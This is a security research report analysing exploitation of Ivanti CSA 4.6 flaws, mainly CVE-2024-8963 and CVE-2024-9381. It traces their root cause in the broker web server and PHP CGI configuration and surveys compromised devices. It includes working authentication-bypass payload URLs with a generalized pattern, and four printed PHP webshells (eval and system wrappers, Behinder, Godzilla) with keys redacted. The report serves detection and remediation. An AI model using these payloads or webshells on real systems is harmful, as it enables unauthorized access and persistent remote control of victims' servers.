Further insights into Ivanti CSA 4.6 vulnerabilities exploitation

harfanglab.io/insidethelab/insights-ivanti-csa-exploitation/

Identifier: TRR250201.

Summary

> Between October 2024 and late January 2025, public reports described the exploitation of Ivanti CSA vulnerabilities which started Q4 2024. We share analysis results confirming a worldwide exploitation, that lead to Webshells deployments in September and October 2024.
>
> This report also offers unique insight into malicious activities that were conducted by a threat actor within a targeted organization in September 2024, following the compromise of a Ivanti CSA device. We identified a cluster of associated implants and infrastructure.
>
> Finally, we share a detailed root causes analysis for CVE-2024-8963 (likely covering CVE-2024-9381 as well), which was erroneously linked to PHP scripts before. This analysis should help defenders comprehensively hunt for associated exploitation, and fix the causes of such flaws.

Table of contents

Background: Ivanti CSA vulnerabilities

The Cloud Service Appliance (CSA) is a server software solution (a “virtual appliance”) developed by Ivanti (formerly LANDESK) as part of its endpoint management suite. CSA enables enterprises to remotely inventory, patch, update and troubleshoot devices. Due to its design, which allows managed devices to connect from various networks, Ivanti CSA is intentionally exposed to Internet.

Between September 10 and October 8, 2024, Ivanti issued several security advisories detailing a series of critical vulnerabilities in CSA. These vulnerabilities, when combined, allowed an unauthenticated attacker (CVE-2024-8963) to remotely execute OS commands (CVE-2024-8190 or CVE-2024-9381) or SQL statements (CVE-2024-9379) in CSA 4.6 prior to Patch 519.

Starting September 13, 2024, public reports stated those vulnerabilties were exploited in the wild, most notably:

- the detailed reporting of exploitation cases by Fortinet in October 11, 2024;
- an alert notice by the French government CERT in October 22, 2024;
- a detailed CISA/FBI joint cybersecurity advisory in January 22, 2025.

Meanwhile in September 16, 2024, an exploitation script had been released publicly for CVE-2024-8190.

CSA version 4.6 reached its end of life on August 31, 2024. Despite this, Ivanti released Patch 519 on September 10, 2024, addressing some vulnerabilities (CVE-2024-8190 and CVE-2024-8963). CVE-2024-8190 was explicitly fixed in `DateTimeTab.php` (see Fig. 1), while CVE-2024-8963 was unintentionally mitigated due to a “*functionality removal*” before its discovery (see Fig. 2). Ivanti recommended that customers upgrade to the supported CSA version 5.0 branch.

```
function setSystemTimeZone( $zone )
{
    global $ZONEINFODIR;
    $rv = '';
    $data = '';
    debugMsg( "Setting timezone from: ".getCurrentTimezone()." to: $zo
    $info = exec("sudo ln -sf ".$zone." /etc/localtime",$data,$rv);
    //debugMsg( "ln returned ($rv) '".var_dump($data)."'");
    debugMsg( "ln returned ($rv) ");
    if ( $rv )
        return 1;
    else
        return 0;
}
```

```
function setSystemTimeZone( $zone )
{
    global $ZONEINFODIR;
    $rv = '';
    $data = '';
    debugMsg( "Setting timezone from: ".getCurrentTimezone()." to: $zo

    // Validate timezone
    $zones = getTimeZones();
    $valid = 0;
    foreach ($zones as $v) {
        if (0 === strcmp($zone, $v)) {
            $valid = 1;
        }
    }

    if ( !$valid ) {
        return 2;
    }

    $info = exec("sudo ln -sf ".$zone." /etc/localtime",$data,$rv);
    //debugMsg( "ln returned ($rv) '".var_dump($data)."'");
    debugMsg( "ln returned ($rv) ");
    if ( $rv )
        return 1;
    else
        return 0;
}
```

Figure 1 – Patch 519 fix for CVE-2024-8190 in DateTimeTab.php (left: vulnerable, right: fixed)



Figure 2 – Patch 519 functionality removal that incidentally disabled CVE-2024-8963 (in other words: Ivanti fixing vunerablities in the future)

While active exploitation was only confirmed in CSA 4.6 (specifically prior to Patch 519), some vulnerabilities affecting CSA 5.0 were later addressed in version 5.0.2 on October 8, 2024.

CVE-2024-8963 analysis

Ivanti initially described CVE-2024-8963 on September 19, 2024 as a path traversal vulnerability enabling "*remote unauthenticated attacker to access restricted functionality*". Subsequent reporting by Fortinet on October 11, 2024 revealed vulnerability exploitation details. However, their root cause analysis erroneously attributed the vulnerability to PHP scripts: "*`/gsb/users.php`, was assigned to the variable `$filename` in the `/client/OnDemand.php` code, which led to the path traversal vulnerability*".

Our analysis actually shows that CVE-2024-8963 is the result of a combination of URL parsing issues in the Ivanti-proprietary Web server for CSA (`broker`), as well as a confusing behavior in chosen configuration for PHP CGI.

We assert with high confidence that CVE-2024-9381 (disclosed on October 8, 2024, and fixed in CSA 5.0.2) has common root causes.

Broker

Filename	`broker`
Version	Version 4.6.0 [518.0], dated Nov 17 2023 21:42:50
Hash (SHA256)	`32fd630be301090883ef0369e419f993562fbfa7af1449c0bf2c5e52403adbcd`

`broker` is a proprietary C++ Web server developed by Ivanti to handle HTTP/S requests for CSA. It implements multiple authentication schemes, including a PostgreSQL-backed user/password HTTP Basic Auth, while relying on PHP CGI 8.2.10 to execute scripts.

Virtual root ("VRoot") dynamically map URL paths to backend files and functionalities. These VRoots are defined with XML files. Both definitions and server-exposed files reside in the default `/opt/landesk/broker/webroot` directory.

Debug logs for `broker` are enabled via `-V<number>` commandline argument (where `<number>` represents a 1-byte bitmask controlling verbosity levels). Logs output is available through both SystemD journal (`journalctl -u broker.service -f`) and traditional syslog.

Payloads

As described by Fortinet, CVE-2024-8963 can be exploited through crafted URLs (later called "payloads"), such as:

```
https://<hostname>/client/index.php%3F.php/gsb/users.php
```

This payload leads to the restricted PHP file `/gsb/users.php` (normally requiring authentication) to be executed instead of the unrestricted `/client/index.php` endpoint.

In fact, any reference to a PHP file (even one that does not exist!) under a virtual root where PHP is enabled can serve as the initial path component, while every restricted PHP file under any virtual root can be accessed, through the same kind of URL:

```
https://<hostname>/client/doesnotexist.php%3F.php/rc/about.php
```

Here, the restricted `/rc/about.php` script is executed through the same vulnerability mechanism (even if the `doesnotexist.php` file under the unrestricted `/client` virtual root does not exist).

Following CSA 4.6 Patch 518's removal of the unrestricted `/client` virtual root configuration (see Fig. 2), residual attack surface persisted via CVE-2024-9381 in CSA ≤ 5.0.2. This similar vulnerability permits "cross virtual root" execution in a same way, but for authenticated users only:

```
https://<hostname>/gsb/stilldoesnotexist.php%3F.php/upload/upload.php
```

The generalized payload pattern for both CVE-2024-8963 and CVE-2024-9381 follows:

```
https://<hostname><InitialPath>%3F.php<TargetPath>
```

Where:

- `<InitialPath>` is a server-relative path to a PHP file (which does not have to exist) under a virtual root where PHP is enabled. The associated PHP file, if it exists, will not be executed;
- `<TargetPath>` is a server-relative path to an another existing and access-restricted PHP file, which will be executed.

Vulnerability breakdown

In order to describe the causes of CVE-2024-8963 (which should include causes of CVE-2024-9381), we will break the Web server processing down for the following previously disclosed payload URL:

`https://<hostname>/client/index.php%3F.php/gsb/users.php`

Improper URL parsing sequence

The first and most significant cause of the analyzed vulnerability is that the `broker` Web server processes URLs before decoding percent-encoded characters. Specifically, the Web server relies on the raw URL (before any percent-decoding) to split and extract URL parts (typically scheme, host, path and optional query string, see `LDParseURL` function in Fig. 3).

This implementation flaw leads to misinterpretation of percent-encoded characters. In our example payload, the `?` is encoded to `%3F`, causing `broker` to misclassify the entire string after `/client/index.php` as part of the URL path, rather than correctly identifying a query string.

```
if ( LDParseURL(                                // First URL parsing
        csession->FullURL_RAW,
        fixed_buf_256,
        256uLL,
        0LL,
        0LL,
        0LL,
        0LL,
        0LL,
        0LL,
        0LL,
        temp_parsed_urlpath,                    // /client/index.php%3F.php/gsb/users.php
        8192uLL,
        csession->Parsed_Querystring,           // empty
        4096uLL) )
...
...
URLUnescape(csession->Parsed_URLPath_UNESCAPED, 4096LL, temp_parsed_urlpath);
```

Figure 3 – The received URL is parsed prior to decoding, leading to unexpected results

Consequently, instead of properly parsing `/client/index.php` as the URL path and `%3F.php/gsb/users.php` as a query string, `broker` interprets the entire `/client/index.php%3F.php/gsb/users.php` as the URL path. After decoding (see `URLUnescape` function in Fig. 3), this becomes `/client/index.php?.php/gsb/users.php`.

First PHP URL parsing inconsistency

The Web server implements a security check to prevent processing of PHP URLs containing multiple paths, such as CGI URLs with "PATH_INFO". This check searches for path separators (such as `/`) after the `.php` extension in the URL path (see Fig. 4). Under normal cicumstances, detection of multiple paths should trigger an error response.

This check legitimately ignores content after the `?` character (as query strings may contain paths) and operates on the *decoded* URL (after percent-encoded characters have been decoded). In our example payload, the `%3F` is now decoded to `?`, causing the check to ignore `/gsb/users.php` entirely.

```
    findret = std::string::find(
                &parsed_urlpath_unescaped_str,
                g_MPDetect_Needle_PHP,          // .php
                0LL,
                *(g_MPDetect_Needle_PHP - 3));
    if ( findret == -1 )                        // No .php found
    {
      first_php_script_ref1 = parsed_urlpath_unescaped_str;
      detectedMultiplePaths = 0;
    }
    else
    {
      first_php_script_ref1 = parsed_urlpath_unescaped_str;
      unescaped_path_str_len = *(parsed_urlpath_unescaped_str - 3);// sizeof(parsed_urlpath_unescaped_str)
      after_first_dotphp = *(g_MPDetect_Needle_PHP - 3) + findret;// sizeof(g_MPDetect_Needle_PHP) + index of first .php
      if ( after_first_dotphp >= unescaped_path_str_len - 1// Nothing after .php
        || parsed_urlpath_unescaped_str[after_first_dotphp] == '?'// A query parameter symbol after .php
        || after_first_dotphp >= unescaped_path_str_len )// Overflow (should never happen)
      {
L_IS_NOT_MULTIPATH:
        detectedMultiplePaths = 0;              // In our case, here
      }
```

Figure 4 – The second path in our example payload is considered to belong to a query string

This implementation reveals an inconsistency in `broker`'s PHP URL parsing logic: the multiple path check is supposedly applied on the URL path without the query string, but still implements an exception for a query string.

At this point, the URL processing of our example payload should have returned an error due to the presence of multiple paths, but did not.

Virtual root identification and access control

The Web server then validates URL path against defined virtual root locations. Our example payload matches the `/client` location (decoded URL path remains `/client/index.php?.php/gsb/users.php` at this point). The virtual root for `/client` path is defined in the `/opt/landesk/broker/webroot/client.vroot` XML file:

```
...
<directory>
  <root>/client</root>
  <location>/opt/landesk/broker/webroot</location>
  <directoryDefault>/client/index.php</directoryDefault>
  <authenticate>none</authenticate>
...
  <map>
    <spec>*.php</spec>
    <handler>CGI</handler>
    <path>/opt/landesk/php/bin/php-cgi</path>
  </map>
...
</directory>
...
```

Access control enforcement relies on URL path matching against virtual root definition. In our case, the check is trivial since the `/client` folder permits unauthenticated access (via the `<authenticate>none</authenticate>` property).

At this stage, the Web server interprets the entire URL path from our payload (`/client/index.php?.php/gsb/users.php`) as referencing a PHP file within the unauthenticated `/client` location.

Second PHP URL parsing inconsistency

The Web server determines action types (file serving, directory listing, PHP script execution) based on URL patterns. For the `/client` virtual root, URLs matching `*.php` are handled by CGI (see above), using the PHP CGI binary. To identify such case, `broker` yet again parses the URL path (`/client/index.php?.php/gsb/users.php`), this time searching for the pattern in virtual root definition.

```
if ( BuildPath(
       php_pathinfo_pattern,
       0x1000uLL,
       MapNode_PreviousMapSpec->SpecNode_SpecPattern,
       "/@",
       '/') )                   // Built spec path is "*.php/@"
{
  VRoot::Error(
    "vroot.cpp",
    2119LL,
    "%s:Unable to build capture spec %/@",
    VRoot::Resolve(char *,unsigned long,char *,unsigned long,char const**,char *,unsigned long,char const*,char const*,int &,VRoot::ProtocolTy
    MapNode_PreviousMapSpec->SpecNode_SpecPattern);
  return 0LL;
}
if ( !wildcapt(php_pathinfo_pattern, urlpath_to_map, 0LL, 0LL, &arobase_match) )// search "*.php/@" in "/client/index.php?.php/gsb/users.php"
{
  extracted_spec_urlpath = arobase_match;// extracted path is here gsb/users.php
  if ( urlpath_to_map < arobase_match )
    extracted_spec_urlpath = --arobase_match;// extracted path is here /gsb/users.php
  if ( VRoot::MapToPhysical(
         vroot,
         MapNode_PreviousMapSpec->HandlerNode_HandlerType,// PHP_CGI
         extracted_spec_urlpath,// /gsb/users.php
         resolved_interpreter_file,// /opt/landesk/php/bin/php-cgi
         interpreter_file_max_size,
         path_translated,       // /opt/landesk/broker/webroot/gsb/users.php
         path_translated_max_size,
         path_info,             // /gsb/users.php
         script_relpath,        // /client/index.php?.php (calculated by doing urlpath_to_map - extracted_spec_urlpath)
         script_relpath_mem_size,
         urlpath_to_map,        // /client/index.php?.php/gsb/users.php
         MapNode_PreviousMapSpec->PathNode_HandlerAbsolutePath) )// /opt/landesk/php/bin/php-cgi
```

Figure 5 – Generic pattern-based CGI URL parsing within the Web server

While PHP URLs containing multiple paths (e.g. PATH_INFO) should be caught by the first PHP URL parsing check (see above), the generic pattern-based CGI parsing still attempts to match a secondary path after the script extensions (see `*.php/@` matching with `wildcapt` function in Fig. 5, where `@` extracts the second path). This inconsistency likely exists to support PATH_INFO for non-PHP CGI execution (or is just an inconsistent implementation kept by mistake after the first PHP URL parsing).

At this stage, the Web server has extracted a PATH_INFO component (`/gsb/users.php`) from our payload (`/client/index.php?.php/gsb/users.php`), and will now prepare for CGI variable assignment.

PHP CGI variables mapping

Having identified a PATH_INFO, the Web server defines CGI variables for the PHP CGI interpreter (through the `VRoot::Resolve` method, which calls `VRoot::MapToPhysical` as seen in Fig. 5):

```
$_SERVER['SCRIPT_NAME'] = '/client/index.php?.php';
$_SERVER['PATH_INFO'] = '/gsb/users.php';
$_SERVER['PATH_TRANSLATED'] = '/opt/landesk/broker/webroot/gsb/users.php';
```

The PATH_TRANSLATED variable is the conversion of PATH_INFO to an absolute path on the underlying filesystem, while SCRIPT_NAME is determined by stripping the identified PATH_INFO from the URL path.

These CGI variables are then passed to the PHP CGI interpreter (spawned as a `broker` child process) to determine the PHP script for execution.

A confusing PHP CGI behavior

From the previous step, one might believe that PHP CGI would fail to execute, as SCRIPT_NAME points to a bogus file at this point (`/client/index.php?.php`). But one does not simply guesses PHP CGI.

The PHP CGI configuration in Ivanti CSA 4.6 deviates from default by disabling `cgi.fix_pathinfo`:

```
; cgi.fix_pathinfo provides *real* PATH_INFO/PATH_TRANSLATED support for CGI. PHP's
; previous behaviour was to set PATH_TRANSLATED to SCRIPT_FILENAME, and to not grok
; what PATH_INFO is. For more information on PATH_INFO, see the cgi specs. Setting
; this to 1 will cause PHP CGI to fix its paths to conform to the spec. A setting
; of zero causes PHP to behave as before. Default is 1. You should fix your scripts
; to use SCRIPT_FILENAME rather than PATH_TRANSLATED.
; http://php.net/cgi.fix-pathinfo
cgi.fix_pathinfo=0
```

This might have been turned off because the default “on” behavior can be considered dangerous within some environments. But what happens when `cgi.fix_pathinfo` is “off” and PATH_TRANSLATED is already set (the indications from PHP configuration comments do not cover this case)?

Answer can be found in a PHP bug report from 2014 (more recently referenced in another): when the CGI variable PATH_TRANSLATED is set and `cgi.fix_pathinfo` is disabled, PHP CGI completely ignores SCRIPT_FILENAME, and executes the script set in PATH_TRANSLATED. It is a surprising PHP behavior considering the CGI specification – as the original bug reporter put it: “*this is not meant to be the script to run!*“.

Due to this behavior and at this point, the Web server will trigger the execution of the `/opt/landesk/broker/webroot/gsb/users.php` script (set as PATH_TRANSLATED) from the URL path of our payload. This script should only be reachable by authenticated users (as the `/gsb` virtual root requires an authentication) – but earlier URL parsing granted access based on the `/client` path virtual root (which did not require authentication).

Wrap-up

> The sucessful exploitation of this vulnerability chain results from an interplay of multiple implementation flaws within Ivanti's CSA architecture. At its core, the `broker` Web server performs an improper URL decoding sequence, combined with inconsistent URL parsing mechanism, creating a fundamental security bypass. This weakness is further compounded by PHP CGI's unexpected behavior when operating under the aforementioned non-default configuration.
>
> Simply using a percent-encoded character (`%3F`), an attacker can trigger the execution of a protected PHP script from another (possibly unprotected) location. Several protected PHP scripts are then additionally offering SQL injections or system commands injections vulnerabilities, ultimately offering an extensive unauthenticated remote system access.
>
> There is a caveat in the exact case of CVE-2024-8963: when the processed HTTP request is unauthenticated, it is executed with the privileges of the `nobody` user, which are very limited on the underlying operating system. That is probably why publicly described exploitation scenarios tried to retrieve valid Ivanti CSA credentials soon after CVE-2024-8963 usage.

Fixing CVE-2024-8963 (and more)

CVE-2024-8963 has been incidentally fixed by "*functionality removal*" (see Fig. 2 in Background) in CSA 4.6 Patch 519 (and CSA 5.0.0) – which means causes were not really fixed, and in particular that it still left customers with CVE-2024-9381 (fixed in CSA 5.0.2 – will never be fixed in CSA 4.6).

The most simple and shortest fix we can think of for both CVE-2024-8963 and CVE-2024-9381 would consist in ensuring the URL is percent-decoded (and ideally also canonized/normalized) before any other URL-based parsing. Such fix could be implemented by moving an existing function call earlier – this is what Ivanti did in CSA 5.0.2.

Additionally the (limited and seemingly inconsistent) CGI PATH_INFO support could be removed from `broker` – as it does not appear to be required at all within CSA Web endpoints.

More generally, the custom `broker` Web server constitutes a significant attack surface. It could be (at least partially) replaced by a standard, proven and possibly open-source Web server (both Apache HTTP and nginx servers licenses allow usage in proprietary solutions).

Ivanti CSA Webshells

As previously indicated by Fortinet, FR-CERT and CISA/FBI (see Background), attackers having exploited CVE-2024-8963 (and additional vulnerabilities) often tried to deploy Webshells on compromised Ivanti CSA instances, in order to setup persistence. Only a few samples of the same type of such Webshells were documented by references.

Through cooperation and files research in private sources, we could identify additional Webshells. While files date manipulation remain possible, all those Webshells appear to have been deployed between 2024-09-06 and 2024-10-14 (included).

Variant 1: Simple PHP system wrapper

This variant simply triggers a PHP `system` function execution, executing the value of a PHP request variable as a system command. Example:

```
<?php system('/bin/sudo '. @$_REQUEST[/* [REDACTED VARIABLE NAME] */]);
```

The most commonly found locations for such Webshells are:

- `/gsb/help.php`;
- `/gsb/hsh.php`.

Variant 2: PHP encoded eval wrapper

This variant triggers a PHP `eval` function execution, which executes PHP code.

The code to execute is extracted from an HTTP POST variable content, which is base64-encoded and XOR-encoded.

Example:

```
<?php
$number=/* [REDACTED XOR INTEGER KEY] */;
function decoder($s,$number){
    $res = '';
    $s = rtrim($s,'/');
    $s = explode('/',$s);
    foreach ($s as $key => $value) {
        $res .= chr($value^$number);
    }
    return base64_decode($res);
}
$a = decoder($_POST[/* [REDACTED VARIABLE NAME] */],$number);
@eval($a)
?>
```

A sample of such Webshell has SHA-256 hash `af3f4ece0d98999077cef265c1af9610b96cb7cf3264c115cc6c210cdd9636fe`. The most commonly found location for such Webshell is: `/client/RCClient.php`.

Variant 3: Ice-Scorpion/Behinder PHP Webshell

This variant appears to be a slighlty obfuscated PHP Webshell as generated by Ice-Scorpion/Behinder Webshell framework, which is developed by a Chinese-speaking author. Extracted sources for more or less aged versions can be found online.

Example (formatted for readability):

```
<?php
@error_reporting(0);
session_start();
$key=/* [REDACTED STRING KEY] */;
$_SESSION[/* [REDACTED VARIABLE NAME] */]=$key;
$f='file'.'_get'.'_contents';
$p='||||||||||||'^chr(12).chr(20).chr(12).chr(70).chr(83).chr(83).chr(21).chr(18).chr(12)
.chr(9).chr(8); /* php://input */
$RANDOM_NAME_VARIABLE1=$f($p);
if(!extension_loaded('openssl')) {
    $t=preg_filter('/+/','','base+64+_+deco+de');
    $RANDOM_NAME_VARIABLE1=$t($RANDOM_NAME_VARIABLE1."");
    for($i=0;$i<strlen($RANDOM_NAME_VARIABLE1);$i++) {
        $new_key = $key[$i+1&15];
        $RANDOM_NAME_VARIABLE1[$i] = $RANDOM_NAME_VARIABLE1[$i] ^ $new_key;
    }
} else {
    $RANDOM_NAME_VARIABLE1=openssl_decrypt($RANDOM_NAME_VARIABLE1, "AES128", $key);
}
$arr=explode('|',$RANDOM_NAME_VARIABLE1);
$func=$arr[0];
$params=$arr[1];
class RANDOM_NAME_VARIABLE2 {
    public function /* RANDOM CHARACTERS */__invoke($p) {
        @eval("/* RANDOM CHARACTERS */".$p."");
    }
}
@call_user_func/* RANDOM CHARACTERS */(new RANDOM_NAME_VARIABLE2(),$params);
?>
```

A sample of such Webshell has SHA-256 hash `c64bd109100aac96eba627ca94c1161c8329378e3e8c75a1763c26b70c921891`. The most commonly found location for such Webshell is: `/client/LDSupport.php`.

Variant 4: Godzilla PHP Webshell

This variant appears to be a PHP Webshell as generated by a fork of the Godzilla Webshell framework. From the inclusion of Baidu-related decoy content and the use of the `Rebdsek_config` variable name, it is possibly the “ekp” (艾克sec) fork of Godzilla, which is available online. The original Godzilla is also publicly available.

Example:

```
<?php
@session_start();
@set_time_limit(0);
@error_reporting(0);

function encode($D, $K){
    for ($i = 0; $i < strlen($D); $i++) {
        $c = $K[$i + 1 & 15];
        $D[$i] = $D[$i] ^ $c;
    }
    return $D;
}

$pass = 'token';
$payloadName = 'payload';
$key = /* [REDACTED STRING KEY] */;

if (isset($_POST[$pass])) {
    $data = encode(base64_decode($_POST[$pass]), $key);

    if (isset($_SESSION[$payloadName])) {
        $payload = encode($_SESSION[$payloadName], $key);

        if (strpos($payload, "getBasicsInfo") === false) {
            $payload = encode($payload, $key);
        }

        eval($payload);
        $left = substr(md5($pass . $key), 0, 5);
        $replacedString = str_replace("bdsek", $left, "var Rebdsek_config=");
        header('Content-Type: text/html');
        echo '<!DOCTYPE html>';
        echo '<html lang="en">';
        echo '<head>';
        echo '<meta charset="UTF-8">';
        echo '<title>GetConfigKey</title>';
        echo '</head>';
        echo '<body>';
        echo '<script>';
        echo '<!-- Baidu Button BEGIN';
        echo '<script type="text/javascript" id="bdshare_js"
data="type=slide&img=8&pos=right&uid=6537022" ></script>';
        echo '<script type="text/javascript" id="bdshell_js"></script>';
        echo '<script type="text/javascript">';
        echo $replacedString;
        echo base64_encode(encode(@run($data),$key));
        echo ";";
        echo 'document.getElementById("bdshell_js").src =
"http://bdimg.share.baidu.com/static/js/shell_v2.js?cdnversion=" + Math.ceil(new
Date()/3600000);';
        echo '</script>';
        echo '-->';
        echo '</script>';
        echo '</body>';
```

```
        echo '</html>';
    } else {
        if (strpos($data, "getBasicsInfo") !== false) {
            $_SESSION[$payloadName] = encode($data, $key);
        }
    }
}
?>
```

The most commonly found locations for such Webshells are:

- `/rc/config.php`;
- `/gsb/config.php`.

Vulnerable devices and Webshells targets

Following the disclosure of the vulnerabilities in September 2024, we found a total of 1,130 Ivanti CSA devices online. By November, approximately 20% of these devices were still vulnerable, with a geographical distribution showing about a third located in the United States, followed by France and Germany. In our broader analysis of mass exploitation activity (not tied to the later described case study) we could confirm the presence of at least one webshell deployed on almost half (48%) of the vulnerable devices, showing similar geographical distribution:

Analysis of the targeted sectors[1], reveals that manufacturing companies, government entities, healthcare organizations, Finance & Insurance, and IT service providers are among the most heavily targeted. Other noteworthy verticals are Telecom, Pharmaceuticals, Chemicals, Mining and Conglomerates.



Figure 7 – Targets' industry vertical distribution, excluding unknown

It is important to highlight that the data on targets does not necessarily reflect a single coordinated attack campaign. Instead, it provides an overview of internet-exposed Ivanti devices that various threat actors have likely compromised through opportunistic exploitation.

Looking at the various webshells' distribution we find that the most commonly deployed variant is Variant 1, which we believe was the earliest kind of webshell deployed as part of massive CVE-2024-8963 exploitation.

